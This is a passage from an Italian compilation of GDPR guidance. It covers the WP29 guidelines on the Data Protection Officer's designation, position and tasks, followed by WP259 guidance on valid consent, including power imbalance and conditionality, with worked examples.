elettronica; attività di marketing basate sull'analisi dei dati raccolti; profilazione e scoring per finalità di valutazione del rischio (per esempio, a fini di valutazione del rischio creditizio, definizione dei premi assicurativi, prevenzione delle frodi, accertamento di forme di riciclaggio); tracciamento dell'ubicazione, per esempio da parte di app su dispositivi mobili; programmi di fidelizzazione; pubblicità comportamentale; monitoraggio di dati relativi allo stato di benessere psicofisico, alla forma fisica e alla salute attraverso dispositivi indossabili; utilizzo di telecamere a circuito chiuso; dispositivi connessi quali contatori intelligenti, automobili intelligenti, dispositivi per la domotica, ecc.

L'aggettivo "regolare" ha almeno uno dei seguenti significati a giudizio del ***WP29***:

- che avviene in modo continuo ovvero a intervalli definiti per un arco di tempo definito;
- ricorrente o ripetuto a intervalli costanti;
- che avviene in modo costante o a intervalli periodici.

L'aggettivo "sistematico" ha almeno uno dei seguenti significati a giudizio del ***WP29***:

- che avviene per sistema;
- predeterminato, organizzato o metodico;
- che ha luogo nell'ambito di un progetto complessivo di raccolta di dati;
- svolto nell'ambito di una strategia.

Fonte: art. 37, §1, lett. b), RGPD

5. È AMMESSA LA DESIGNAZIONE CONGIUNTA DI UNO STESSO RPD DA PARTE DI PIÙ SOGGETTI? E A QUALI CONDIZIONI?

Sì. Un gruppo imprenditoriale può nominare un unico RPD a condizione che quest'ultimo sia "facilmente raggiungibile da ciascuno stabilimento". Il concetto di raggiungibilità si riferisce ai compiti del RPD in quanto punto di contatto per gli interessati, l'autorità di controllo e i soggetti interni all'organismo o all'ente. Allo scopo di assicurare la raggiungibilità del RPD, interno o esterno, è importante garantire la disponibilità dei dati di contatto nei termini previsti dal RGPD. Il RPD, supportato da un apposito team se necessario, deve essere in grado di comunicare con gli interessati in modo efficiente e di collaborare con le autorità di controllo interessate. Ciò significa che le comunicazioni in questione devono avvenire nella lingua utilizzata dalle autorità di controllo e dagli interessati volta per volta in causa. Il fatto che il RPD sia raggiungibile – vuoi fisicamente all'interno dello stabile ove operano i dipendenti, vuoi attraverso una linea dedicata o altri mezzi idonei e sicuri di comunicazione – è fondamentale al fine di garantire all'interessato la possibilità di contattare il RPD stesso.

È ammessa la designazione di un unico RPD per più autorità pubbliche o organismi pubblici, tenuto conto della loro struttura organizzativa e dimensione. Valgono le stesse considerazioni svolte in tema di risorse e comunicazioni. Poiché il RPD è chiamato a una molteplicità di funzioni, il titolare o il responsabile deve assicurarsi che un unico RPD, se necessario supportato da un

team di collaboratori, sia in grado di adempiere in modo efficiente a tali funzioni anche se designato da una molteplicità di autorità e organismi pubblici

Fonte: art. 37, paragrafi 2 e 3, RGPD

6. DOVE DOVREBBE COLLOCARSI IL RPD?

Per garantire l'accessibilità del RPD, il *WP29* raccomanda la sua collocazione nel territorio dell'Unione europea, indipendentemente dall'esistenza di uno stabilimento del titolare o del responsabile nell'Ue. Tuttavia, non si può escludere che un RPD sia in grado di adempiere ai propri compiti con maggiore efficacia operando al di fuori dell'Ue in alcuni casi ove titolare o responsabile non sono stabiliti nel territorio dell'Unione europea.

7. SI PUÒ DESIGNARE UN RPD ESTERNO?

Sì. Il RPD può far parte del personale del TdT o del RdT (RPD interno) ovvero "assolvere i suoi compiti in base a un contratto di servizi". In quest'ultimo caso il RPD sarà esterno e le sue funzioni saranno esercitate sulla base di un contratto di servizi stipulato con una persona fisica o giuridica.

Se la funzione di RPD è svolta da un fornitore esterno di servizi, i compiti stabiliti per il RPD potranno essere assolti efficacemente da un team operante sotto l'autorità di un contatto principale designato e "responsabile" per il singolo cliente. In tal caso, è indispensabile che ciascun soggetto appartenente al fornitore esterno operante quale RPD soddisfi tutti i requisiti applicabili come fissati nel RGPD.

Per favorire efficienza e correttezza e prevenire conflitti di interesse a carico dei componenti il team, le linee–guida raccomandano di procedere a una chiara ripartizione dei compiti nel team del RPD esterno, attraverso il contratto di servizi, e di prevedere che sia un solo soggetto a fungere da contatto principale e "incaricato" per ciascun cliente.

Fonte: art. 37 §6, RGPD

8. QUALI SONO LE QUALITÀ PROFESSIONALI CHE UN RPD DEVE POSSEDERE?

Il RPD "è designato in funzione delle qualità professionali, in particolare della conoscenza specialistica della normativa e delle prassi in materia di protezione dei dati, e della capacità di assolvere i [rispettivi] compiti".

Il livello necessario di conoscenza specialistica dovrebbe essere determinato in base ai trattamenti di dati effettuati e alla protezione richiesta per i dati personali oggetto di trattamento. Per esempio, se un trattamento riveste particolare complessità oppure comporta un volume consistente di dati sensibili, il RPD avrà probabilmente bisogno di un livello più elevato di conoscenze specialistiche e di supporto.

Fra le competenze e conoscenze specialistiche pertinenti rientrano le seguenti:

- conoscenza della normativa e delle prassi nazionali ed europee in materia di protezione dei dati, compresa un'approfondita conoscenza del RGPD;
- familiarità con le operazioni di trattamento svolte;
- familiarità con tecnologie informatiche e misure di sicurezza dei dati;
- conoscenza dello specifico settore di attività e dell'organizzazione del titolare/del responsabile:
- capacità di promuovere una cultura della protezione dati all'interno dell'organizzazione del titolare/del responsabile.

Fonte: art. 37, §5, RGPD

5.2. POSIZIONE DEL RPD

1. QUALI SONO LE RISORSE CHE TITOLARE O RESPONSABILE DOVREBBERO METTERE A DISPOSIZIONE DEL RPD?

Il RPD deve disporre delle risorse necessarie per assolvere i propri compiti.

A seconda della natura dei trattamenti, e delle attività e dimensioni della struttura del TdT o del RdT, il RPD dovrebbe poter contare sulle seguenti risorse:

- supporto attivo della funzione di RPD da parte del senior management;
- tempo sufficiente per l'espletamento dei compiti affidati;
- supporto adeguato in termini di risorse finanziarie, infrastrutture (sede, attrezzature, strumentazione) e,

ove opportuno, personale;
- comunicazione ufficiale della designazione del RPD a tutto il personale;
- accesso garantito ad altri servizi all'interno della struttura del titolare/del responsabile in modo da ricevere tutto il supporto, le informazioni o gli input necessari;
- formazione permanente.

Fonte: art. 38, §2, RGPD

2. QUALI SONO LE GARANZIE CHE POSSONO CONSENTIRE AL RPD DI OPERARE CON INDIPENDENZA? COSA SIGNIFICA "CONFLITTO DI INTERESSI"?

Vi sono numerose garanzie che possono consentire al RPD di operare in modo indipendente:
- nessuna istruzione da parte del titolare o del responsabile per quanto riguarda lo svolgimento dei compiti affidati al RPD;
- nessuna penalizzazione o rimozione dall'incarico in rapporto allo svolgimento dei compiti affidati al RPD;
- nessun conflitto di interessi con eventuali ulteriori compiti e funzioni.

Gli "altri compiti e funzioni" del RPD non devono comportare conflitti di interessi. Ciò significa, in primo luogo, che il RPD non può rivestire, all'interno dell'organizzazione del titolare o del responsabile, un ruolo che comporti la definizione delle finalità o modalità del trattamento di dati personali. Si tratta di un elemento da tenere in considerazione caso per caso guardando alla specifica struttura organizzativa del singolo titolare o responsabile.

A grandi linee, possono sussistere situazioni di conflitto all'interno dell'organizzazione con riguardo a ruoli manageriali di vertice (amministratore delegato, responsabile operativo, responsabile finanziario, responsabile sanitario, direzione marketing, direzione risorse umane, responsabile IT), ma anche rispetto a posizioni gerarchicamente inferiori se queste ultime comportano la determinazione di finalità o mezzi del trattamento. Inoltre, può insorgere un conflitto di interessi se, per esempio, a un RPD esterno si chiede di rappresentare il titolare o il responsabile in un giudizio che tocchi problematiche di protezione dei dati.

Fonte: art. 38, paragrafi 3 e 6, RGPD

5.3. COMPITI DEL RPD

1. CHE COSA SI INTENDE PER "SORVEGLIARE L'OSSERVANZA"?

Fanno parte di questi compiti di controllo svolti dal RPD, in particolare,
- la raccolta di informazioni per individuare i trattamenti svolti;
- l'analisi e la verifica dei trattamenti in termini di loro conformità, e
- l'attività di informazione, consulenza e indirizzo nei confronti di titolare o responsabile.

Fonte: art. 39, §1, lett. b), RGPD

2. IL RPD È PERSONALMENTE RESPONSABILE IN CASO DI INOSSERVANZA DEGLI OBBLIGHI IN MATERIA DI PROTEZIONE DEI DATI?

No, il RPD non è responsabile personalmente in caso di inosservanza degli obblighi in materia di protezione dei dati. Spetta al titolare o al responsabile del trattamento garantire ed essere in grado di dimostrare che il trattamento è effettuato conformemente al regolamento. La responsabilità di garantire l'osservanza della normativa in materia di protezione dei dati ricade sul titolare / sul RdT.

3. QUALE RUOLO SPETTA AL RPD CON RIGUARDO ALLA VDI SULLA PROTEZIONE DEI DATI E ALLA TENUTA DEL REGISTRO DEI TRATTAMENTI?

Per quanto concerne la VdI sulla protezione dei dati, il titolare o il responsabile dovrebbero consultarsi con il RPD, fra l'altro, sulle seguenti tematiche:
- se condurre o meno una VdI;
- quale metodologia adottare nel condurre una VdI;
- se condurre la VdI con le risorse interne ovvero esternalizzandola;
- quali salvaguardie applicare, comprese misure tecniche e organizzative, per attenuare i rischi per i diritti e gli interessi delle persone interessate;

- se la VdI sia stata condotta correttamente o meno, e se le conclusioni raggiunte (procedere o meno con il trattamento, e quali salvaguardie applicare) siano conformi ai requisiti in materia di protezione dei dati.

In merito al registro dei trattamenti, la sua tenuta è un obbligo che ricade sul titolare o sul responsabile, e non sul RPD. Ciononostante, niente vieta al titolare o al RdT di affidare al RPD il compito di tenere il registro delle attività di trattamento sotto la responsabilità del titolare o del responsabile stesso. Tale registro va considerato uno degli strumenti che consentono al RPD di adempiere agli obblighi di sorveglianza del rispetto del regolamento, informazione e consulenza nei riguardi del titolare o del responsabile.

Fonte: art. 39, §1, lett. c) e art. 30, RGPD

6. NOTE

[1] *Regolamento (Ue) 2016/679 del Parlamento europeo e del Consiglio del 27 aprile 2016, relativo alla protezione delle persone fisiche con riguardo al trattamento dei dati personali, nonché alla libera circolazione di tali dati e che abroga la direttiva 95/46/CE (regolamento generale sulla protezione dei dati) (GU L 119, 4.5.2016). Il RGPD è rilevante ai fini del SEE e sarà applicabile una volta incorporato nell'Accordo relativo al SEE.*

[2] *La nomina di un RPD è obbligatoria anche con riguardo alle autorità competenti di cui all'art. 32 della direttiva (UE) 2016/680 del Parlamento europeo e del Consiglio del 27 aprile 2016, relativa alla protezione delle persone fisiche con riguardo al trattamento dei dati personali da parte delle autorità competenti ai fini di prevenzione, indagine, accertamento e perseguimento di reati o esecuzione di sanzioni penali, nonché alla libera circolazione di tali dati e che abroga la decisione quadro 2008/977/GAI del Consiglio (GU L 119, 4.5.2016), alla luce della normativa nazionale di recepimento. Le presenti linee–guida guardano con particolare attenzione alla figura del RPD come prevista dal RGPD, ma le indicazioni in esse formulate valgono anche per i RPD previsti dalla direttiva 2016/680 con riferimento alle disposizioni di carattere analogo contenute nei due strumenti.*

[3] *Direttiva 95/46/CE del Parlamento europeo e del Consiglio del 24 ottobre 1995, relativa alla tutela delle persone fisiche con riguardo al trattamento dei dati personali nonché alla libera circolazione di tali dati (GU L 281, 23.11.95).*

[4] *Si veda http://ec.europa.eu/justice/data–protection/article–29/documentation/other–document/files/2015/20150617_appendix_core_issues_plenary_en.pdf*

[5] *Si osservi che, in base all'art. 37, quarto paragrafo, il diritto dell'Unione o dello Stato membro può prevedere casi ulteriori di nomina obbligatoria di un RPD.*

[6] *Con l'eccezione delle autorità giudiziarie nell'esercizio delle funzioni giurisdizionali. V. art. 32 della direttiva (Ue) 2016/680.*

[7] *Ai sensi dell'art. 9, si tratta dei dati personali che rivelino l'origine razziale o etnica, le opinioni politiche, le convinzioni filosofiche o religiose, o l'appartenenza sindacale, oltre al trattamento di dati genetici, dati biometrici al fine dell'identificazione univoca di una persona fisica, e di dati relativi alla salute, alla vita sessuale o all'orientamento sessuale di una persona fisica.*

[8] *Nel testo in lingua inglese dell'art. 37, primo paragrafo, lett. c) compare la congiunzione "and" (e); si veda il §2.1.5 infra per maggiori chiarimenti sull'utilizzo della congiunzione "o" anziché "e" nello specifico contesto.*

[9] *Art. 10.*

[10] *Si veda l'art. 24, primo paragrafo.*

[11] *Queste considerazioni valgono anche per i chief privacy officers (CPO) o altri professionisti in materia di privacy già operanti presso alcune aziende, che non sempre e non necessariamente si conformano ai requisiti fissati nel regolamento per quanto riguarda, per esempio, le risorse disponibili o le salvaguardie della loro indipendenza e che, in tal caso, non possono essere considerati e denominati "RPD".*

[12] *Si vedano, per esempio, le definizioni di "ente pubblico" e "organismo di diritto pubblico" contenute nell'art. 2, paragrafi 1 e 2, della direttiva 2003/98/CE del Parlamento europeo e del Consiglio, del 17 novembre 2003, relativa al riutilizzo dell'informazione del settore pubblico.*

[13] *Art. 6, §1, lett. e).*

[14] *Il Considerando in questione vi ricomprende, in particolare, "trattamenti su larga scala, che mirano al trattamento di una notevole quantità di dati personali a livello regionale, nazionale o sovranazionale e che potrebbero incidere su un vasto numero di interessati e che potenzialmente presentano un rischio elevato". D'altro canto, lo stesso considerando prevede in modo specifico che "Il trattamento di dati personali non dovrebbe essere considerato un trattamento su larga scala qualora riguardi dati personali di pazienti o clienti da parte di un singolo medico, operatore sanitario o avvocato". Si deve tener conto del fatto che il considerando offre alcune esemplificazioni ai due estremi della scala (trattamento svolto dal singolo medico / trattamento di dati relativi a un'intera nazione o a livello europeo) e che fra tali estremi si colloca un'ampia zona grigia. Inoltre, va sottolineato che il considerando citato si riferisce alle valutazioni di impatto sulla protezione dei dati; ciò significa che non tutti gli elementi citati sono necessariamente pertinenti alla nomina di un RPD negli stessi identici termini.*

[15] *"Per stabilire se un'attività di trattamento sia assimilabile al controllo del comportamento dell'interessato, è opportuno verificare se le persone fisiche sono tracciate su internet, compreso l'eventuale ricorso successivo a*

tecniche di trattamento dei dati personali che consistono nella profilazione della persona fisica, in particolare per adottare decisioni che la riguardano o analizzarne o prevederne le preferenze, i comportamenti e le posizioni personali.”.

[16] *Si osservi che il cons. 24 riguarda l’applicazione extraterritoriale del RGPD; inoltre, vi è una differenza fra l’espressione “monitoraggio del loro comportamento” (art. 3, §2, lett. b)) e “monitoraggio regolare e sistematico degli interessati” (art. 37, §1, lett. b)), per cui le due espressioni potrebbero ben riferirsi a concetti distinti.*

[17] *Ai sensi della definizione contenuta all’art. 4, punto 7, il TdT è la persona o l’organismo che determina le finalità e i mezzi del trattamento.*

[18] *Ai sensi della definizione contenuta all’art. 4, punto 8, il RdT è la persona o l’organismo che tratta dati personali per conto del TdT.*

[19] *V. art. 38, §4: “Gli interessati possono contattare il RPD per tutte le questioni relative al trattamento dei loro dati personali e all’esercizio dei loro diritti derivanti dal presente regolamento.*

[20] *V. art. 39, §1, lett. e): “fungere da punto di contatto per l’autorità di controllo per questioni connesse al trattamento, tra cui la consultazione preventiva di cui all’art. 36, ed effettuare, se del caso, consultazioni relativamente a qualunque altra questione.”*

[21] *Art. 39, §1, lett. a).*

[22] *V. anche §2.6 infra.*

[23] *V. art. 12, §1: “Il TdT adotta misure appropriate per fornire all’interessato tutte le informazioni di cui agli articoli 13 e 14 e le comunicazioni di cui agli articoli da 15 a 22 e all’art. 34 relative al trattamento in forma concisa, trasparente, intelligibile e facilmente accessibile, con un linguaggio semplice e chiaro, in particolare nel caso di informazioni destinate specificamente ai minori.”*

[24] *V. art. 39, §1, lett. d: “cooperare con l’autorità di controllo.”*

[25] *V. art. 3 del RGPD per quanto concerne l’ambito territoriale di applicazione.*

[26] *Capo II.*

[27] *Capo III.*

[28] *Art. 25.*

[29] *Art. 30.*

[30] *Art. 32.*

[31] *Artt. 33 e 34.*

[32] *Si osservi che l’art. 33, §3, lett. b), ove sono indicate le informazioni da fornire all’autorità di controllo e agli interessati in caso di violazione dei dati personali, prevede, a differenza dell’art. 37, §7, che tali informazioni comprendano anche il nominativo (e non solo le informazioni di contatto) del RPD.*

[33] *Art. 35, §2.*

[34] *Art. 5(2).*

[35] *I compiti del RPD sono elencati all’art. 39, §1, ove si specifica che il RPD deve svolgere “almeno” i compiti in questione. Ne deriva che niente vieta al titolare di assegnare al RPD compiti ulteriori rispetto a quelli espressamente menzionati all’art. 39, §1, ovvero di specificare ulteriormente i suddetti compiti.*

[36] *L’art. 24, §1, prevede che “Tenuto conto della natura, dell’ambito di applicazione, del contesto e delle finalità del trattamento, nonché dei rischi aventi probabilità e gravità diverse per i diritti e le libertà delle persone fisiche, il TdT mette in atto misure tecniche e organizzative adeguate a garantire, **ed essere in grado di dimostrare**, che il trattamento è effettuato conformemente al presente regolamento. Dette misure sono riesaminate e aggiornate qualora necessario”.*

[37] *Si veda l’art. 24, §1, lett. d), del regolamento (CE) 45/2001.*

SEZ. 7 – WP259 LINEE GUIDA SUL CONSENSO

1. IL CONSENSO NELL'ART. 4 COMMA 11 DEL GDPR

L'Art. 4 paragrafo 11 del GDPR definisce come consenso: "*qualsiasi manifestazione di volontà libera, specifica, informata e inequivocabile dell'interessato, con la quale lo stesso manifesta il proprio assenso, mediante dichiarazione o azione positiva inequivocabile, che i dati personali che lo riguardano siano oggetto di trattamento.*"

Il concetto di base del consenso rimane simile a quello previsto dalla Direttiva 95/46/CE e il consenso è uno dei motivi legittimi sui quali deve basare il trattamento dei dati personali, ai sensi dell'Art. 6 del GDPR.[9], oltre alla definizione modificata di cui all'Art. 4 paragrafo 11, il GDPR fornisce ulteriori indicazioni all'Art. 7 e ai Cons. 32, 33, 42 e 43 su come il Titolare del Trattamento deve agire per conformarsi agli elementi principali del requisito del consenso.

Infine, l'inclusione di disposizioni specifiche e dei Cons. sulla revoca del consenso conferma che il consenso dovrebbe essere una decisione reversibile e che permane un certo grado di controllo da parte dell'interessato.

2. ELEMENTI DI VALIDITÀ DEL CONSENSO

L'Art. 4, paragrafo 11, del GDPR stabilisce che il consenso dell'interessato significa:

- dato liberamente,
- specifico,
- informato e
- indicazione inequivocabile dei desideri della persona interessata con la quale lui o lei, con una dichiarazione o con una chiara azione affermativa, consente il trattamento dei dati personali che la riguardano.

Nelle sezioni seguenti, viene analizzato in che misura la formulazione dell'Art. 4, paragrafo 11 richiede ai Titolari del Trattamento di modificare le loro richieste / moduli di consenso, al fine di garantire la conformità con il GDPR.[10]

2.1. LIBERO / LIBERAMENTE FORNITO[11] / GRANULARITÀ

L'elemento "libero" implica una vera scelta e controllo per gli interessati. Come regola generale, il GDPR prescrive che se l'interessato non ha una scelta reale, si sente obbligato ad acconsentire o subire conseguenze negative se non acconsente, allora il consenso non sarà valido.[12] Se il consenso è impacchettato come parte negoziabile di termini e condizioni si presume che non sia stata data liberamente. Di conseguenza, il consenso non sarà considerato come gratuito se l'interessato non è in grado di rifiutare o ritirare il proprio consenso senza detrimento.[13] Anche la nozione di squilibrio tra il Titolare del Trattamento e l'interessato è presa in considerazione dal GDPR.

Nel valutare se il consenso sia dato liberamente, si dovrebbe anche tener conto della situazione specifica di vincolo del consenso nei contratti o nella fornitura di un servizio come descritto nell'Art. 7, paragrafo 4. L'Art. 7, paragrafo 4, è stato redatto in modo non esauriente dalle parole "inter alia", il che significa che possono esservi una serie di altre situazioni che rientrano in questa disposizione. In termini generali, qualsiasi elemento di pressione o influenza inappropriata sull'interessato (che può essere manifestato in molti modi diversi) che impedisce all'interessato di esercitare il proprio libero arbitrio, rende il consenso invalido.

[Esempio 1]

Un app mobile per il fotoritocco chiede ai propri utenti di attivare la localizzazione GPS per l'utilizzo dei suoi servizi. L'app comunica inoltre ai propri utenti che utilizzerà i dati raccolti per scopi di pubblicità comportamentale. Né la geolocalizzazione né la pubblicità comportamentale online sono necessari per la fornitura del servizio di fotoritocco e vanno oltre la consegna del servizio di base fornito. Poiché gli utenti non possono utilizzare l'app senza acconsentire a tali scopi, il consenso non può essere considerato come dato liberamente.

SQUILIBRIO DI POTERE

Il Cons. 43[14] indica chiaramente che è improbabile che le autorità pubbliche possano fare affidamento sul consenso per l'elaborazione, poiché ogniqualvolta il Titolare del Trattamento è un ente pubblico, vi è spesso un evidente squilibrio di potere nella relazione tra il Titolare del Trattamento e l'interessato. È anche chiaro nella maggior parte dei casi che l'interessato non avrà alternative realistiche all'accettazione dell'elaborazione (termini) di questo Titolare. Il WP29 ritiene che esistano altre basi legali che, in linea di principio, sono più appropriate all'attività delle autorità pubbliche.[15]

Fatte salve queste considerazioni generali, l'uso del consenso come base legale per il trattamento dei dati da parte delle autorità pubbliche non è totalmente escluso dal quadro giuridico del GDPR. I seguenti esempi mostrano che l'uso del consenso può essere appropriato in determinate circostanze.

[Esempio 2]

Un Comune sta pianificando lavori di manutenzione stradale. Poiché i lavori stradali possono disturbare il traffico per un lungo periodo, il Comune offre ai suoi cittadini l'opportunità di iscriversi a una mailing list per ricevere aggiornamenti sullo stato di avanzamento dei lavori e sui ritardi previsti. Il Comune chiarisce che non vi è alcun obbligo di partecipazione e chiede il consenso a utilizzare indirizzi e–mail per questo scopo (esclusivo). I cittadini che non acconsentono non perderanno alcun servizio di base del Comune o l'esercizio di qualsiasi diritto, in modo che possano dare o rifiutare il loro consenso a questo uso dei dati liberamente. Tutte le informazioni sui lavori stradali saranno disponibili anche sul sito web del Comune.

[Esempio 3]

Un individuo che possiede terreni ha bisogno di certi permessi sia dal suo Comune sia dalla Provincia in cui risiede il Comune. Entrambi gli enti pubblici richiedono le stesse informazioni per il rilascio del permesso, ma non accedono alle rispettive basi di dati. Pertanto, entrambi chiedono le stesse informazioni e il proprietario del terreno invia i suoi dati ad entrambi gli enti pubblici. Il Comune e la Provincia chiedono il suo consenso per unire i file, per evitare duplicati di procedure e corrispondenza. Entrambi gli enti pubblici assicurano che ciò sia facoltativo e che le richieste di autorizzazione verranno comunque elaborate separatamente qualora decida di non consentire la fusione dei suoi dati. Il proprietario del terreno è in grado di dare il consenso alle autorità allo scopo di unire i file liberamente.

[Esempio 4]

Una scuola pubblica chiede agli studenti il consenso a usare le loro fotografie su una rivista studentesca stampata. Il consenso in queste situazioni sarebbe una scelta genuina finché gli studenti non potranno negare l'istruzione o i servizi e potrebbero rifiutare l'uso di queste fotografie senza alcun danno.[16]

Uno squilibrio di potere si verifica anche nel contesto lavorativo.[17] Data la dipendenza risultante dal rapporto datore di lavoro / dipendente, è improbabile che l'interessato sia in grado di negare il consenso del suo datore di lavoro all'elaborazione dei dati senza subire la paura o il rischio reale di effetti dannosi a seguito di un rifiuto. È improbabile che un dipendente sia in grado di rispondere liberamente a una richiesta di consenso da parte del suo datore di lavoro, per esempio, attivare sistemi di monitoraggio come l'osservazione della telecamera in un luogo di lavoro, o compilare moduli di valutazione, senza provare alcuna pressione.[18] Pertanto, WP29 ritiene problematico che i datori di lavoro elaborino i dati personali dei dipendenti attuali o futuri sulla base del consenso in quanto è improbabile che possano essere forniti liberamente. Per la maggior parte di tali trattamenti di dati sul lavoro, la base legale non può e non deve essere il consenso dei dipendenti (Art. 6, paragrafo 1, lettera a)) a causa della natura del rapporto tra datore di lavoro e lavoratore.[19]

Tuttavia, ciò non significa che i datori di lavoro non possano mai basarsi sul consenso come base legale per l'elaborazione. Possono esserci situazioni in cui è possibile per il datore di lavoro dimostrare che il consenso è effettivamente dato liberamente. Dato lo squilibrio di potere tra un datore di lavoro e il suo personale, i dipendenti possono dare il loro libero consenso solo in circostanze eccezionali, quando non avrà alcuna conseguenza negativa indipendentemente dal fatto che essi diano il loro consenso.[20]

[Esempio 5]

Una troupe cinematografica sta girando in una certa parte di un ufficio. Il datore di lavoro chiede a tutti i dipendenti che siedono in quella zona il loro consenso a essere filmati, in quanto potrebbero apparire sullo sfondo del video. Coloro che non vogliono essere filmati non sono

penalizzati in alcun modo, ma invece vengono assegnati altrove nell'edificio per tutta la durata delle riprese.

Gli squilibri di potere non sono limitati alle autorità pubbliche e ai datori di lavoro, ma possono anche verificarsi in altre situazioni. Come evidenziato dal WP29 in diversi pareri, il consenso può essere valido solo se l'interessato è in grado di esercitare una vera scelta, e non vi è alcun rischio di inganno, intimidazione, coercizione o conseguenze negative significative (ad esempio costi aggiuntivi considerevoli) se lui / lei non acconsente. Il consenso non sarà gratuito nei casi in cui vi sia qualche elemento di costrizione, pressione o incapacità di esercitare il libero arbitrio.

CONDIZIONI

Per valutare se il consenso è liberamente dato, l'Art. 7, paragrafo 4, del GDPR svolge un ruolo importante.[21]

L'Art. 7, paragrafo 4, del GDPR indica che, tra l'altro, la situazione di "raggruppamento" del consenso con l'accettazione di termini o condizioni, o "legatura" della fornitura di un contratto o di un servizio a una richiesta di consenso al trattamento di dati personali che non sono necessario per l'esecuzione di tale contratto o servizio, è considerato altamente indesiderabile. Se il consenso è dato in questa situazione, si presume che non sia dato liberamente (Cons. 43).

L'Art. 7, paragrafo 4, mira a garantire che le finalità del trattamento dei dati personali non siano mascherate né raggruppate con la fornitura di un contratto di un servizio per il quale tali dati personali non sono necessari. In tal modo, il GDPR garantisce che il trattamento dei dati personali per il quale viene richiesto il consenso non può diventare direttamente o indirettamente controproducente di un contratto. Le due basi legali per il trattamento legale dei dati personali, cioè il consenso e il contratto, non possono essere unite e confuse.

L'obbligo di concordare l'uso dei dati personali, oltre a quanto strettamente necessario, limita le scelte dell'interessato e ostacola il libero consenso. Poiché la legge sulla protezione dei dati mira alla protezione dei diritti fondamentali, il controllo di una persona sui propri dati personali è essenziale e vi è una forte presunzione che il consenso al trattamento dei dati personali che non è necessario non possa essere considerato come una considerazione obbligatoria in cambio di l'esecuzione di un contratto o la fornitura di un servizio.

Pertanto, ogni volta che una richiesta di consenso è vincolata all'esecuzione di un contratto da parte del Titolare del Trattamento, l'interessato che non desidera mettere a disposizione i propri dati personali per l'elaborazione da parte del Titolare corre il rischio di negare i servizi richiesti.

Per valutare se si verifica una tale situazione di raggruppamento o abbinamenti, è importante determinare quale sia la portata del contratto e quali dati sarebbero necessari per l'esecuzione di tale contratto.

Secondo il parere 06/2014 del WP29, il termine "necessario per l'esecuzione di un contratto" deve essere interpretato rigorosamente. Il trattamento deve essere necessario per adempiere al contratto con ogni singolo interessato. Ciò può includere, per esempio, l'elaborazione dell'indirizzo dell'interessato affinché i beni acquistati online possano essere consegnati o l'elaborazione dei dettagli della carta di credito al fine di facilitare il pagamento. Nel contesto lavorativo, questo motivo può consentire, per esempio, l'elaborazione delle informazioni sugli stipendi e dei dettagli del conto bancario, in modo che i salari possano essere pagati.[22] Deve esserci un collegamento diretto e obiettivo tra il trattamento dei dati e lo scopo dell'esecuzione del contratto.

Se un Titolare del Trattamento cerca di elaborare dati personali che sono effettivamente necessari per l'esecuzione di un contratto, allora il consenso non è la base legale appropriata.[23]

L'Art. 7, paragrafo 4, è pertinente solo se i dati richiesti non sono necessari per l'esecuzione del contratto (compresa la fornitura di un servizio) e l'esecuzione di tale contratto è subordinata all'ottenimento di tali dati sulla base di consenso. Viceversa, se il trattamento è necessario per eseguire il contratto (anche per fornire un servizio), l'Art. 7, paragrafo 4 non si applica.

[Esempio 6]

Una banca chiede ai clienti il consenso per consentire a terzi di utilizzare i loro dettagli di pagamento per scopi di marketing diretto. Questa attività di elaborazione non è necessaria per l'esecuzione del contratto con il cliente e la consegna di servizi ordinari di conto bancario. Se il rifiuto del cliente di acconsentire a questo scopo di trattamento comporterebbe il rifiuto dei servizi bancari, la chiusura del conto bancario o, a seconda dei casi, un aumento della tariffa, il consenso non può essere dato liberamente.

La scelta del legislatore di evidenziare la condizionalità, tra l'altro, come presunzione di una mancanza di libertà di consenso, dimostra che il verificarsi della condizionalità deve essere attentamente esaminato. Il termine "conto supremo" nell'Art. 7, paragrafo 4, suggerisce che è necessaria particolare cautela dal Titolare del Trattamento quando un contratto (che potrebbe includere la fornitura di un servizio) ha una richiesta di consenso al trattamento dei dati personali ad esso collegati.

Poiché la formulazione dell'Art. 7, paragrafo 4, non è interpretata in modo assoluto, potrebbe esserci uno spazio molto limitato per i casi in cui tale condizionalità non renderebbe il consenso non valido. Tuttavia, la parola "presunta" nel Cons. 43 indica chiaramente che tali casi saranno estremamente eccezionali.

In ogni caso, l'onere della prova di cui all'Art. 7, paragrafo 4, spetta al Titolare del Trattamento.[24] Questa norma specifica riflette il principio generale di responsabilità che si estende a tutto il GDPR. Tuttavia, quando si applica l'Art. 7, paragrafo 4, sarà più difficile per il Titolare del Trattamento provare che il consenso è stato dato liberamente dall'interessato[25].

Il Titolare del Trattamento potrebbe sostenere che la sua organizzazione offre ai soggetti interessati un'autentica scelta se fossero in grado di scegliere tra un servizio che preveda il consenso all'uso dei dati personali per fini aggiuntivi da un lato e un servizio equivalente offerto dallo stesso Titolare che non implicare il consenso all'utilizzo dei dati per scopi aggiuntivi d'altra parte. Finché esiste la possibilità che il contratto venga eseguito o che il servizio appaltato sia consegnato da questo Titolare senza l'autorizzazione per l'altro o l'utilizzo di dati aggiuntivi in questione, ciò significa che non esiste più un servizio condizionale. Tuttavia, entrambi i servizi devono essere genuinamente equivalenti.

Il WP29 ritiene che il consenso non possa essere considerato come dato liberamente se un Titolare sostiene che esiste una scelta tra il suo servizio che include il consenso all'utilizzo dei dati personali per scopi aggiuntivi da un lato e un servizio equivalente offerto da un altro Titolare sul l'altra mano. In tal caso, la libertà di scelta dipenderebbe da ciò che altri operatori del mercato faranno e dal fatto che una persona interessata possa trovare autenticamente equivalenti i servizi dell'altro Titolare. Implica inoltre l'obbligo per i Titolari del Trattamento di monitorare gli sviluppi del mercato per garantire la continuità del consenso per le loro attività di trattamento dei dati, in quanto un concorrente può modificare il suo servizio in una fase successiva. Quindi, utilizzando questo argomento significa che questo consenso non riesce a rispettare il GDPR.

GRANULARITÀ DEI CONSENSI

Un servizio può comportare più operazioni di elaborazione per più di uno scopo. In tali casi, le persone interessate dovrebbero essere libere di scegliere quale scopo accettare, piuttosto che dover consentire un insieme di finalità di elaborazione. In un determinato caso, diversi consensi possono essere autorizzati a iniziare a offrire un servizio, ai sensi del GDPR.

Il Cons. 43 chiarisce che si presume che il consenso non sia concesso liberamente se il processo / la procedura per ottenere il consenso non consente agli interessati di dare un consenso separato rispettivamente per le operazioni di trattamento dei dati personali (ad esempio solo per alcune operazioni di trattamento e non per altri) nonostante sia appropriato nel singolo caso. Il Cons. 32 recita: "*Il consenso dovrebbe riguardare tutte le attività di trattamento effettuate per lo stesso scopo o scopo. Quando l'elaborazione ha molteplici scopi, il consenso dovrebbe essere dato per tutti loro*".

